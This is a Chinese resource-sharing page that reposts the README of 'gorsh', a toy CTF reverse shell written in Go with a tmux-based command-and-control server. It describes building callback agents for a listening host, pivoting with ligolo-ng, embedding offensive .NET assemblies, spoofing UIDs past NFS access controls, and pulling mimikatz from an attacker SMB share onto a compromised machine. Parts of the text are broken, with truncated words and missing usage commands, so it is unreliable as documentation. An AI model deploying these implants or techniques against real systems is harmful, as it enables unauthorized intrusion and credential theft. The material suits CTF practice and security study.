 CTF思路
点击放大
项目说明
gorsh

A toy CTF Golang Reverse Shell w/ a Tmux-dri Interface
![forthebadge]()
![forthebadge]()
![forthebadge]()
![forthebadge]()
![]()
![asciicast]()
Usage
Generate agents with:
Generate the server with:
Gen e with make all LHOST=example.com LPORT=443
Catching the shell
Tmux is powerful terminal multiplexer with robust session/windows/pane management.
It works better at managing multiple reverse shells than most shell managers I've seen.
The ser creates a tmux session per host and a window per each reverse shell binary in.
If you run the spawn command on a shell, a new window will open in the host's session, creating a "tab".
To catch a shell without gorsh-server and/or tmux, use:
Features
Windows
- or any other shellcode that follows the metasploit staging protocol
- first 4 bytes indicating the size of the following payload
-
[size][payload]#### Not Windows
setuid, useful for UID spoofing to bypass NFS "ACLs"- linpeas
- linenum
Execute Assembly
Assemblies are gzipped and embedded within the implant. Since this is a CTF
shell, I'm optimizing for ease of use and not tradecraft.
make list-assemblies will show a assemblies from Flangvik's SharpCollection project.make choose-assemblies will bring up fzf, where you can filter and choosewhat assemblies you want embedded. They will be embedded at the next build
time.
./pkg/execute_assembly/embed/Ligolo-NG Tunnels
Agents have the ligolo client embedded. Run make start-ligolo to prepare
interfaces and run ligolo-ng. From an agent, run pivot and a callback should
land within the ligolo interface. Select the callback in ligolo and start
routing. On your box, create a route to the remote network through the tun
interface and all traffic to that destination will now egress through ligolo.
File upload/download
Since this is a reverse shell, only sharing its stdin/out/err through a network socket,
traditional methods of uploading and downloading file aren't a. There's
a docker smb server to bridge that gap. Configure the directories to be shared
in the Makefile, then run make start-smb. If you wish to see logs so you
can monitor callbacks, use make smblogs. Windows implants understand UNC
paths, so something like cp //myip/tools/mimikatz.exe . is possible.
项目信息
开发语言:Shell
Star 数:88
技术要点
该项目属于CTF思路方向的开源资源,代码结构清晰,适合安全研究人员学习参考。项目围绕A toy CTF Golang Reverse Shell w/ a Tmux-driven psuedo-C2 Interface展开,提供了可运行的实现,对理解相关安全机制、工具原理与攻防技术具有较高的研究价值。
从技术实现角度看,此类项目的核心在于对底层原理的深入理解与工程化落地。开发者在研究过程中可以结合官方文档与社区讨论,梳理项目的初始化流程、核心模块职责与数据流转,逐步掌握其中的技术细节与设计思路。
使用与学习建议
1. 下载源码压缩包,解压到本地环境。
2. 根据项目类型准备对应的运行环境与依赖。
3. 按照 README 中的步骤完成配置与部署。
4. 在隔离的测试环境中运行验证,避免影响生产系统。
免责声明
本资源来源于开源社区,仅供安全研究、技术学习与合法授权范围内的攻防演练使用,请勿用于任何非法或侵害他人权益的用途。使用本项目产生的一切后果由使用者自行承担。
| 资源标题 | 戈尔什 - 带有Tmux驱动PS的玩具CTF Golang反向外壳 |
| 所属分类 | CTF思路 |
| 发布作者 | admin |
| 发布时间 | 2026-10-05 23:57:27 |
| 下载权限 | 免费下载 |
| 附件数量 | 2 个下载链接 |
| 浏览次数 | 465 |
| 讨论数量 | 0 |
| 主题状态 | 正常讨论中 |